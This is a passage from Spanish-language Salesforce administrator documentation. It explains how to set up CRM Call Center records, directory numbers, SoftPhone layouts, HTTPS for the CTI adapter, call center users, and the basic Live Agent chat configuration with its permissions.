Nota: Una vez se haya importado un archivo de definición de centro de llamadas a Salesforce, el conjunto de campos especificados en el archivo no se puede modificar. No obstante, los valores asignados a estos campos pueden cambiarse en Salesforce.

CONSULTE TAMBIÉN

Creación de un centro de llamadas

Duplicación de un centro de llamadas

## Importación de un archivo de definición de centro de llamadas

Para crear su primer centro de llamadas de un adaptador de CTI que se acaba de instalar, puede importar el archivo de definición de centro de llamadas predeterminado del adaptador en Salesforce:

1. En Configuración, introduzca *Centros de llamadas* en el cuadro Búsqueda rápida y, a continuación, seleccione **Centros de llamadas**.
2. Haga clic en **Importar**.
3. Junto al campo Archivo de definición de centro de llamadas, haga clic en **Examinar** para desplazarse al archivo de definición de centro de llamadas predeterminado en su directorio de instalación del adaptador de CTI. Este archivo XML se nombra después del tipo de sistema CTI que admite el adaptador. Por ejemplo, el archivo de definición del centro de llamadas predeterminado del adaptador Cisco™ IPCC Enterprise se denomina CiscoIPCCEnterprise7x.xml. Haga clic en **Abrir** para introducir la ruta en el campo Archivo de definición de centro de llamadas.
4. Haga clic en **Importar** para importar el archivo y volver a la página Todos los centros de llamadas. El nuevo registro del centro de llamadas se incluye con los demás centros de llamadas en su organización.

   Nota: Si recibe el error Ya existe un centro de llamadas con este nombre interno, ya se ha importado a Salesforce un archivo de definición de centro de llamadas para este adaptador de CTI. Para crear registros adicionales de centros de llamadas para este adaptador de CTI duplique el centro de llamadas existente del adaptador para incluir un valor diferente para reqInternalName.
5. Haga clic en **Modificar** junto al nombre del nuevo centro de llamadas para modificar su configuración.

Para crear centros de llamadas adicionales para un adaptador de CTI específico, consulte Duplicación de un centro de llamadas en la página 2711.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para importar archivos de definición de centro de llamadas:

- "Personalizar aplicación"

  Y

  "Gestionar centros de llamadas"

CONSULTE TAMBIÉN

Creación de un centro de llamadas
Gestión de centros de llamadas

# Creación de un centro de llamadas

Un centro de llamadas en Salesforce CRM Call Center se corresponde con un único sistema de integración de telefonía e informática (CTI) que ya figura en su organización. Los usuarios de Salesforce deben asignarse a un registro de centro de llamadas antes de que puedan usar ninguna función de Salesforce CRM Call Center.

Hay dos formas de crear un registro de centro de llamadas en Salesforce:

- Importar un archivo de definición de centro de llamadas a Salesforce. Utilice este método para crear su primer centro de llamadas para un adaptador de CTI que se acabe de instalar.
- Duplicar una definición de centro de llamadas existente. Utilice este método para crear centros de llamadas adicionales para un adaptador de CTI específico. Por ejemplo, si ya tiene un registro de centro de llamadas para un centro de llamadas de Cisco IPCC Enterprise™ basado en una ubicación, puede duplicar dicho registro para un centro de llamadas de Cisco IPCC Enterprise basado en otra ubicación.

Para ver una lista de centros de llamadas que ya se han creado, desde Configuración, introduzca `Centros de llamadas` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Centros de llamadas**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear un centro de llamadas mediante la importación o duplicación:

- "Gestionar centros de llamadas"

CONSULTE TAMBIÉN

- Configurar un centro de llamadas
- Archivos de definición de centro de llamadas
- Gestión de centros de llamadas
- Presentación y modificación de un centro de llamadas
- Gestión de usuarios de centros de llamadas

## Duplicación de un centro de llamadas

Para crear más de un centro de llamadas para un adaptador de CTI específico, puede duplicar uno existente. Por ejemplo, si ya tiene un registro de centro de llamadas para un centro de llamadas de Cisco IPCC Enterprise™ basado en una ubicación, puede duplicar dicho registro para un centro de llamadas de Cisco IPCC Enterprise basado en otra ubicación.

Para duplicar un centro de llamadas:

1. En Configuración, introduzca `Centros de llamadas` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Centros de llamadas**.
2. Haga clic en el nombre del centro de llamadas que desee duplicar.
3. Haga clic en **Duplicar**. Esta acción abre un nuevo centro de llamadas para su edición con los mismos campos y valores que el centro de llamadas original. Sólo el campo `Nombre interno` se ha dejado en blanco de manera intencionada para que pueda proporcionar un nuevo nombre. El campo `Nombre interno` se limita a 40 caracteres alfanuméricos y debe comenzar por un carácter alfanumérico. El `Nombre interno` debe ser exclusivo para cada centro de llamadas definido en su organización.
4. Realice los cambios adicionales necesarios al nuevo centro de llamadas.
5. Haga clic en **Guardar** para guardar el nuevo centro de llamadas o haga clic en **Cancelar** para volver a la página Todos los centros de llamadas sin guardar el centro de llamadas duplicado.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver y duplicar un centro de llamadas:

- "Gestionar centros de llamadas"

Nota: Si tiene acceso de sólo lectura a un campo, el valor de ese campo no se transfiere al registro duplicado.

CONSULTE TAMBIÉN

Configurar un centro de llamadas
Creación de un centro de llamadas
Gestión de centros de llamadas
Presentación y modificación de un centro de llamadas
Importación de un archivo de definición de centro de llamadas

## Presentación y modificación de un centro de llamadas

Un centro de llamadas en Salesforce CRM Call Center se corresponde con un único sistema de integración de telefonía e informática (CTI) que ya figura en su organización. Los usuarios de Salesforce deben asignarse a un registro de centro de llamadas antes de que puedan usar ninguna función de Salesforce CRM Call Center.

Para ver los detalles de centros de llamadas:

1. En Configuración, introduzca *Centros de llamadas* en el cuadro Búsqueda rápida y, a continuación, seleccione **Centros de llamadas**.
2. Haga clic en el nombre del centro de llamadas que desee ver.

Desde la página Detalle de centro de llamadas puede:

- Haga clic en **Modificar** para modificar las propiedades del centro de llamadas.
- Haga clic en **Eliminar** para eliminar el registro de centro de llamadas de Salesforce. Cuando elimine un centro de llamadas, todos los números de directorio asociados también se eliminarán. Cualquier usuario asociado al centro de llamadas debe volverse a asignar a otro centro de llamadas para continuar utilizando las funciones de Salesforce CRM Call Center.
- Haga clic en **Duplicar** para crear una copia duplicada del centro de llamadas con los mismos campos y valores que el centro de llamadas actual.
- Haga clic en **Gestionar usuarios de centro de llamadas** para designar usuarios de Salesforce como miembros de este centro de llamadas.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver o modificar un centro de llamadas:
- "Gestionar centros de llamadas"

Nota: Es posible que algunas funciones de Salesforce CRM Call Center que se describen en este sistema de ayuda no estén disponibles para su SoftPhone porque se han realizado personalizaciones en su organización o el Kit de herramientas de CTI con el que se creó su SoftPhone. Consulte a su administrador para obtener más detalles.

CONSULTE TAMBIÉN

Creación de un centro de llamadas
Gestión de centros de llamadas
Activación de HTTPS en un centro de llamadas
Archivos de definición de centro de llamadas

## Gestión de centros de llamadas

Un centro de llamadas en Salesforce CRM Call Center se corresponde con un único sistema de integración de telefonía e informática (CTI) que ya figura en su organización. Los usuarios de Salesforce deben asignarse a un registro de centro de llamadas antes de que puedan usar ninguna función de Salesforce CRM Call Center.

Para ver una lista de centros de llamadas que ya se han creado, desde Configuración, introduzca *Centros de llamadas* en el cuadro Búsqueda rápida y, a continuación, seleccione **Centros de llamadas**. Desde esta página, puede:

- Hacer clic en el nombre de un centro de llamadas para ver los detalles del centro de llamadas.
- Hacer clic en **Importar** para importar un archivo de definición de centro de llamadas que ya haya creado.
- Hacer clic en **Modificar** junto a cualquier centro de llamadas para modificar los detalles del centro de llamadas.
- Hacer clic en **Eliminar** junto a cualquier centro de llamadas para eliminar el registro de centro de llamadas de Salesforce. Cuando elimine un centro de llamadas, todos los números de directorio asociados también se eliminarán. Cualquier usuario asociado al centro de llamadas debe volverse a asignar a otro centro de llamadas para continuar utilizando las funciones de Salesforce CRM Call Center.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para importar, ver, modificar o eliminar un centro de llamadas:
- "Gestionar centros de llamadas"

CONSULTE TAMBIÉN

Configurar un centro de llamadas
Creación de un centro de llamadas
Archivos de definición de centro de llamadas
Gestión de usuarios de centros de llamadas

## Personalización de un directorio de centro de llamadas

Cada centro de llamadas de Salesforce CRM Call Center incluye un directorio de centro de llamadas que permite que los usuarios busquen números de teléfono en su organización. Puede personalizar directorios de centro de llamadas:

- Agregando números de directorio adicionales, a un único centro de llamadas o a todos los centros de llamadas definidos en su organización
- Actualizando formatos de búsqueda de números de teléfono

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para gestionar directorios de centro de llamadas:
- "Gestionar centros de llamadas"

CONSULTE TAMBIÉN

Configurar un centro de llamadas
Gestión de centros de llamadas
Gestión de usuarios de centros de llamadas

## Adición de un número a un directorio de centro de llamadas

Para personalizar los directorios de centro de llamadas agregando números de directorio adicionales, a un único centro de llamadas o a todos los centros de llamadas definidos en su organización:

1. En Configuración, introduzca *Números de directorio* en el cuadro Búsqueda rápida y, a continuación, seleccione **Números de directorio**. Desde esta página, puede:
   - Haga clic en **Modificar** para modificar un número de directorio adicional existente.
   - Haga clic en **Eliminar** para eliminar un número de directorio adicional existente.
   - Haga clic en el nombre de un número de directorio adicional existente para ver sus detalles en la página de detalles del número de directorio adicional. Desde esta página puede hacer clic en **Modificar** para modificar el número, haga clic en **Eliminar** para eliminarlo o haga clic en **Duplicar** para crear rápidamente un nuevo número de directorio adicional con la misma información que el número existente.
2. Haga clic en **Nuevo** para definir un nuevo número de directorio adicional.
3. En el campo Nombre, introduzca una etiqueta que identifique el número de directorio adicional.
4. En el campo Teléfono, introduzca el número de teléfono con cualquier prefijo de país internacional. No es necesario marcar prefijos como 9 ó 1.
5. En el campo Centro de llamadas, seleccione el directorio de centro de llamadas en el que desea agregar el nuevo número de directorio. Para agregar el número a todos los directorios de centro de llamadas de su organización, seleccione Global.
6. En el campo Descripción, puede introducir texto que proporciona más información sobre el número de directorio adicional.
7. Haga clic en **Guardar** para guardar el número y volver a la página Todos los números de directorio adicional. También puede hacer clic en **Guardar y nuevo** para guardar el número y crear otro.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver, agregar, modificar o eliminar un número de directorio adicional:
- "Gestionar centros de llamadas"

CONSULTE TAMBIÉN

Configurar un centro de llamadas

Personalización de un directorio de centro de llamadas

## Personalización de formatos de SoftPhone

Un SoftPhone es una herramienta de control de llamadas personalizable que le aparece a los usuarios asignados a un centro de llamadas con máquinas en las que se han instalado adaptadores CTI. De forma similar a los formatos de página, puede diseñar formatos personalizados de SoftPhone y asignarlos a los usuarios de Salesforce CRM Call Center basándose en su perfil de usuario. Consulte:

- Diseño de un formato personalizado de SoftPhone
- Asignación de un formato de SoftPhone a un perfil de usuario

CONSULTE TAMBIÉN

Configurar un centro de llamadas

Gestión de centros de llamadas

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver, crear, modificar o eliminar un formato de SoftPhone:

- "Gestionar centros de llamadas"

## Diseño de un formato personalizado de SoftPhone

En un formato de SoftPhone puede controlar los campos relacionados con la llamada que se muestran y los objetos de Salesforce en los que se busca una llamada entrante. Para diseñar un formato personalizado de SoftPhone:

1. Desde Configuración, introduzca *`Formatos de SoftPhone`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Formatos de SoftPhone**.
2. Haga clic en **Nuevo** para crear una definición de formato de SoftPhone nueva o haga clic en **Modificar** junto al nombre de una definición de formato existente para verla o modificarla.
3. En el campo `Nombre`, introduzca una etiqueta que identifique de manera exclusiva su definición de formato de SoftPhone.
4. En la lista de selección `Seleccionar tipo de llamada`, seleccione el tipo de llamada en el que se debe usar el formato de SoftPhone mostrado actualmente. Cada definición de formato de SoftPhone le permite especificar formatos diferentes para las llamadas entrantes, salientes e internas. Estos tres formatos se agrupan en una sola definición de formato de SoftPhone.
5. En la sección `Mostrar estos campos relacionados con la llamada`, haga clic en **Modificar** para agregar, quitar o cambiar el orden de los campos en el formato de SoftPhone mostrado actualmente:
   - Para agregar un campo al formato de SoftPhone, selecciónelo en la lista disponible y haga clic en **Agregar**.
   - Para eliminar un campo del formato de SoftPhone, selecciónelo en la lista de selecciones y haga clic en **Quitar**.
   - Para cambiar el orden de un campo en el formato de SoftPhone, selecciónelo en la lista de selecciones y haga clic en **Arriba** o **Abajo**.

   Cualquier cambio que realice se actualiza automáticamente en la imagen de vista previa del formato de SoftPhone de la parte derecha de la página. Para ocultar las listas disponibles y de selecciones, haga clic en **Contraer**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver, crear, modificar o eliminar un formato de SoftPhone:

- "Gestionar centros de llamadas"

Los campos relacionados con el teléfono sólo aparecen en el SoftPhone de un usuario si hay disponible un valor válido para ese campo. Por ejemplo, si agrega un campo Id. del emisor al formato de una llamada saliente, el Id. del emisor no aparecerá.

6. En la sección `Mostrar estos objetos de Salesforce` , haga clic en **Agregar / Eliminar objetos** para agregar, eliminar o cambiar el orden de los vínculos a los objetos relacionados con la llamada.
7. Debajo de la lista de objetos seleccionados, haga clic en **Modificar** junto a cada fila `Si se ha encontrado un solo <Object>, muestra` para especificar los campos que se deberían mostrar en el formato de SoftPhone si sólo se ha encontrado un único registro de ese objeto. Puede agregar, eliminar o cambiar el orden de los campos.
8. En la sección `Configuración de apertura de pantalla` (para los tipos de llamada entrantes), haga clic en **Modificar** junto a cada tipo de fila con registro coincidentes para especificar qué pantallas deben aparecer cuando los detalles de una llamada entrante no coincide con registros existentes en Salesforce. En la siguiente tabla se describen cada fila de registros coincidentes y sus opciones de apertura de pantalla:

| Fila de registro coincidente | Descripción | Opciones de apertura de pantalla |
|---|---|---|
| `La pantalla se abre dentro de` | Se usa para definir dónde se abre la pantalla. | **`Ventana de navegador existente`**<br>Seleccione esta opción para que se muestre en las ventanas de navegador abiertas.<br>**`Nueva ventana de navegador o pestaña`**<br>Seleccione esta opción para que se muestre en las ventanas o fichas de navegador abiertas.<br>Los navegadores del usuario pueden gestionar estos ajustes de distintas formas:<br>• Internet Explorer 6.0 siempre muestra pantallas emergentes en nuevas ventanas.<br>• Internet Explorer 7.0 muestra pantallas emergentes basadas en lo que el usuario seleccione en sus ajustes de ficha.<br>• Firefox 3.5 muestra las pantallas emergentes basadas en lo que el usuario seleccione en sus ajustes de ficha. |
| `No hay registros coincidentes` | Utilice esta opción para definir las opciones de apertura de pantalla para cuando los detalles de una llamada entrante no coincida con ningún registro de Salesforce. | **`No abrir ninguna pantalla`**<br>Seleccione esta opción si no desea que se muestre ninguna pantalla.<br>**`Abrir en nueva`**<br>Seleccione esta opción para mostrar una nueva página de registro que especifique en la lista desplegable. |

| Fila de registro coincidente | Descripción | Opciones de apertura de pantalla |
|---|---|---|
| | | **Abrir en página de Visualforce**<br>Seleccione esta opción para mostrar una página de Visualforce específica.<br>El adaptador CTI envía datos de la llamada a la página de Visualforce mediante una URL. Esto incluye al menos el `ANI` (ID del que llama) y el `DNIS` (número que marcó el que llama). La URL puede enviar datos adicionales a la página de Visualforce si es necesario. |
| `Único registro coincidente` | Utilice esta opción para definir las opciones de apertura de pantalla para cuando los detalles de una llamada entrante coincidan con un único registro de Salesforce existente. | **No abrir ninguna pantalla**<br>Seleccione esta opción si no desea que se muestre ninguna pantalla.<br>**Página de detalle de apertura**<br>Seleccione esta opción para mostrar la página de detalles del registro que coincide.<br>**Abrir en página de Visualforce**<br>Seleccione esta opción para mostrar una página de Visualforce específica.<br>El adaptador CTI envía datos de la llamada a la página de Visualforce mediante una URL. Esto incluye al menos el `ANI` (ID del que llama) y el `DNIS` (número que marcó el que llama). La URL puede enviar datos adicionales a la página de Visualforce si es necesario. |
| `Registros coincidentes múltiples` | Utilice esta opción para definir las opciones de apertura de pantalla para cuando los detalles de una llamada entrante coincidan con más de un registro de Salesforce. | **No abrir ninguna pantalla**<br>Seleccione esta opción si no desea que se muestre ninguna pantalla.<br>**Abrir en página de búsqueda**<br>Seleccione esta opción para mostrar una página de búsqueda.<br>**Abrir en página de Visualforce**<br>Seleccione esta opción para mostrar una página de Visualforce específica. |

| Fila de registro coincidente | Descripción | Opciones de apertura de pantalla |
|---|---|---|
| | | El adaptador CTI envía datos de la llamada a la página de Visualforce mediante una URL. Esto incluye al menos el `ANI` (ID del que llama) y el `DNIS` (número que marcó el que llama). La URL puede enviar datos adicionales a la página de Visualforce si es necesario. |

Para ocultar filas coincidentes con registros expandidas, haga clic en **Contraer**.

Esta sección sólo aparece si su adaptador CTI se creó usando el Kit de herramientas del desarrollador de CTI 2.0 o posterior.

9. Configure los formatos de SoftPhone para cualquier tipo de llamada restante en la lista de selección `Seleccionar tipo de llamada`.
10. Haga clic en **Guardar**.

Nota: Es posible que algunas funciones de Salesforce CRM Call Center que se describen en este sistema de ayuda no estén disponibles para su SoftPhone porque se han realizado personalizaciones en su organización o el Kit de herramientas de CTI con el que se creó su SoftPhone. Consulte a su administrador para obtener más detalles.

CONSULTE TAMBIÉN

Configurar un centro de llamadas

Asignación de un formato de SoftPhone a un perfil de usuario

## Asignación de un formato de SoftPhone a un perfil de usuario

Una vez que ha definido uno o más formatos personalizados de SoftPhone, puede asignarlos a los perfiles de usuario:

1. Desde Configuración, introduzca *`Formatos de SoftPhone`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Formatos de SoftPhone**.
2. Haga clic en **Asignación de formato**.
3. Para cada perfil de usuario que aparece en la página, seleccione el formato de SoftPhone que el perfil debe utilizar. Los perfiles sólo se enumeran en esta página si incluyen usuarios que actualmente estén asignados a un centro de llamadas o si ya se han asignado a un formato personalizado de SoftPhone.
4. Haga clic en **Guardar**.

Nota: Los usuarios de centro de llamadas verán su formato SoftPhone recientemente asignado la siguiente vez que inicien sesión en Salesforce.

CONSULTE TAMBIÉN

Configurar un centro de llamadas

Personalización de formatos de SoftPhone

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para asignar un formato de SoftPhone a un perfil de usuario:

- "Gestionar centros de llamadas"

# Activación de HTTPS en un centro de llamadas

Para adaptadores CTI con la versión 4.0 del kit de herramientas de CTI, puede especificar una URL segura, o una que utilice el protocolo de transferencia de hipertexto seguro (HTTPS), de su centro de llamadas. El uso de HTTPS proporciona seguridad añadida a su centro de llamadas, y también ayuda a evitar advertencias de contenido mixto que pueden aparecer en el explorador si su organización de Salesforce utiliza el protocolo HTTPS, pero su centro de llamadas no.

Para activar HTTPS:

1. En Configuración, introduzca *`Centros de llamadas`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Centros de llamadas**.
2. Haga clic en el nombre de un centro de llamadas.
3. Haga clic en **Modificar**.
4. Introduzca la URL segura de su adaptador en `URL de adaptador CTI`. Por ejemplo, `https://localhost:11000`.
5. Haga clic en **Guardar**.

**Importante:** Además de especificar una URL segura en la página Configuración de Centro de llamadas, también debe realizar cambios en el archivo de configuración del adaptador CTI y crear e instalar un nuevo certificado para el adaptador CTI. Para obtener más información, consulte la *Guía del desarrollador del kit de herramientas de CTI*.

**Nota:** Las versiones anteriores de CTI son seguras aunque utilizan tecnologías de Windows® que son diferentes a aquellas presentes en la versión 4.0 de CTI.

## CONSULTE TAMBIÉN

Kit de herramientas de CTI de Salesforce

Configurar un centro de llamadas

## EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## PERMISOS DE USUARIO

Para activar HTTPS en un centro de llamadas:

- "Personalizar aplicación"

  Y

  "Gestionar centros de llamadas"

# Gestión de usuarios de centros de llamadas

Un usuario de Salesforce no puede ver las funciones de Salesforce CRM Call Center a menos que un administrador haya asignado el usuario a un centro de llamadas. Consulte los siguientes temas para obtener instrucciones:

- Adición de un usuario a un centro de llamadas
- Eliminación de un usuario de un centro de llamadas

Cada usuario de centro de llamadas tiene acceso a una configuración personal de SoftPhone que especifica:

- Si el usuario iniciará sesión automáticamente en su SoftPhone cuando inicie sesión en Salesforce
- La visualización de un registro cuando es el único que coincide con una llamada entrante

Para cambiar la configuración personal de SoftPhone predeterminada para todos los usuarios nuevos de centro de llamadas, utilice la API de Force.com.

CONSULTE TAMBIÉN

Configurar un centro de llamadas
Creación de un centro de llamadas
Gestión de centros de llamadas

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para agregar o quitar usuarios de un centro de llamadas:
- "Gestionar centros de llamadas"

## Adición de un usuario a un centro de llamadas

Para agregar un usuario a un centro de llamadas en Salesforce CRM Call Center:

1. En Configuración, introduzca *Centros de llamadas* en el cuadro Búsqueda rápida y, a continuación, seleccione **Centros de llamadas**.
2. Haga clic en el nombre del centro de llamadas al que desea asignar el usuario de Salesforce.
3. En la lista relacionada Usuarios de centro de llamadas, haga clic en **Gestionar usuarios de centro de llamadas**.
4. Haga clic en **Agregar usuarios**.
5. Especifique los criterios de búsqueda para buscar los usuarios de Salesforce que se asignarán al centro de llamadas.
6. Haga clic en **Buscar** para mostrar la lista de usuarios de Salesforce que cumplen con sus criterios de búsqueda. Todos los usuarios que ya pertenezcan a un centro de llamadas se excluyen de los resultados de búsqueda, ya que cada usuario no puede estar asignado a más de un centro de llamadas a la vez.
7. Seleccione la casilla de verificación junto a cada usuario que desea asignar al centro de llamadas y haga clic en **Agregar a centro de llamadas**.

De forma alternativa, puede cambiar un centro de llamada de un usuario específico en la página Modificar usuario:

1. En Configuración, introduzca *Usuarios* en el cuadro Búsqueda rápida y, a continuación, seleccione **Usuarios**.
2. Haga clic en **Modificar** junto al nombre del usuario.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para agregar usuarios a un centro de llamadas:
- "Gestionar centros de llamadas"

3. Modifique el campo `Centro de llamadas` según sea apropiado. Puede cambiar el centro de llamadas del usuario haciendo clic en el icono y seleccionando un nuevo centro de llamadas o puede eliminar el usuario de su centro de llamadas actual borrando el nombre del centro de llamadas del campo.

CONSULTE TAMBIÉN

Configurar un centro de llamadas

Gestión de usuarios de centros de llamadas

Creación de un centro de llamadas

## Eliminación de un usuario de un centro de llamadas

Para eliminar un usuario de un centro de llamadas en Salesforce CRM Call Center:

1. En Configuración, introduzca *`Centros de llamadas`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Centros de llamadas**.
2. Haga clic en el nombre del centro de llamadas del que desea eliminar el usuario de Salesforce.
3. En la lista relacionada Usuarios de centro de llamadas, haga clic en **Gestionar usuarios de centro de llamadas**.
4. Haga clic en **Eliminar** junto al nombre del usuario que desee eliminar del centro de llamadas.

   Para eliminar varios usuarios de una vez, seleccione la casilla de verificación `Acción` junto a cada usuario que desee eliminar y haga clic en **Eliminar usuarios**.

De forma alternativa, puede cambiar un centro de llamada de un usuario específico en la página Modificar usuario:

1. En Configuración, introduzca *`Usuarios`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Usuarios**.
2. Haga clic en **Modificar** junto al nombre del usuario.
3. Modifique el campo `Centro de llamadas` según sea apropiado. Puede cambiar el centro de llamadas del usuario haciendo clic en el icono y seleccionando un nuevo centro de llamadas o puede eliminar el usuario de su centro de llamadas actual borrando el nombre del centro de llamadas del campo.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para eliminar usuarios de un centro de llamadas:

- "Gestionar centros de llamadas"

CONSULTE TAMBIÉN

Configurar un centro de llamadas

Gestión de usuarios de centros de llamadas

Creación de un centro de llamadas

# Creación de canales Web/de chat

## Live Agent para administradores

¡Le damos la bienvenida a Live Agent para administradores! Live Agent es una solución de chat completa que facilita a los agentes y supervisores del servicio de atención al cliente de su organización de asistencia la tarea de asistir a clientes. Con Live Agent, su organización de atención al cliente puede aprovechar las herramientas completas del servicio de atención al cliente disponibles en la consola de Salesforce mientras proporcionan asistencia de chat en tiempo real.

Como administrador, puede configurar y personalizar Live Agent para sus usuarios, incluyendo agentes y supervisores del servicio de atención al cliente. Live Agent es fácil de configurar y altamente personalizable. Puede activar un conjunto de funciones que sus agentes y supervisores pueden utilizar para asistir a clientes.

Se incluyen algunos pasos principales en la activación, configuración e implementación de Live Agent en su organización de Salesforce. Empecemos.

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para configurar Live Agent:
- "Personalizar aplicación"

Para crear perfiles de usuario o conjuntos de permisos:
- "Gestionar conjuntos de permisos y perfiles"

# Crear una implementación básica de Live Agent

Antes de personalizar Live Agent, debe crear la implementación básica de Live Agent para su organización de Salesforce. Después de completar los pasos de configuración básica, obtendrá una implementación de Live Agent que funciona correctamente y que sus agentes podrán utilizar para chatear con clientes.

## EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

## PERMISOS DE USUARIO

Para configurar Live Agent:

- "Personalizar aplicación"

Para crear perfiles de usuario o conjuntos de permisos:

- "Gestionar conjuntos de permisos y perfiles"

## Activar Live Agent

Empiece a trabajar con Live Agent activándolo para su organización de Salesforce. Después de activar Live Agent, puede personalizarlo.

1. En Configuración, introduzca *Configuraciones de Live Agent* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuraciones de Live Agent**.
2. Seleccione Activar Live Agent.
3. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para activar Live Agent:
- "Personalizar aplicación"

## Creación de usuarios de Live Agent

Antes de que sus usuarios puedan asistir a clientes con sesiones de chat, debe asignar los usuarios como usuarios de Live Agent. Los usuarios de Live Agent son supervisores y agentes del servicio de atención al cliente que cuentan con los permisos de Salesforce para asistir a clientes con sesiones de chat.

Todos los usuarios de Live Agent necesitan el permiso administrativo `API activada` activado en su perfil asociado antes de poder utilizar Live Agent.

1. En Configuración, introduzca *`Usuarios`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Usuarios**.
2. Haga clic en **Modificar** junto al nombre de un usuario.
3. Seleccione `Usuario de Live Agent`. Si no ve esta casilla de verificación, compruebe que su organización de asistencia ha adquirido suficientes licencias de la función Live Agent.
4. Haga clic en **Guardar**.

Después de crear usuarios, asegúrese de que los ha asignado a configuración de Live Agent y de que los ha asociado con las habilidades adecuadas.

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para crear o modificar usuarios:

- "Gestionar usuarios internos"

Para permitir a los agentes utilizar Live Agent:

- Permiso administrativo "API activada"

## Permisos para agentes de asistencia de Live Agent

Debe activar algunos permisos específicos para los agentes de asistencia de Live Agent para que tengan acceso a todas las herramientas que necesitan para proporcionar ayuda a los clientes.

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

### Permisos generales

| Permiso necesario | Descripción |
|---|---|
| "API activado" | Obligatorio para todos los usuarios de Live Agent |

### Permisos de objeto

| Tipo de registro | Permiso | Descripción | Consideraciones |
|---|---|---|---|
| Sesiones de Live Agent | "Leer" | Permite a los agentes ver registros de sesiones | No recomendamos otorgar a los agentes la capacidad de crear, modificar y eliminar registros de sesión. Los registros de sesión se crean automáticamente y se establecen para proporcionar un rastreo con información acerca del tiempo que emplean los agentes en línea, por lo que no recomendamos otorgar a los agentes la capacidad de cambiar esos registros. |
| Visitantes de chat en directo | "Leer" | Permite a los agentes ver registros de visitantes | No recomendamos otorgar a los agentes la capacidad de crear, modificar y eliminar registros de visitantes. Los registros de visitantes se crean automáticamente y se establecen para proporcionar un rastreo que asocia sus clientes a sus transcripciones de |

| Tipo de registro | Permiso | Descripción | Consideraciones |
|---|---|---|---|
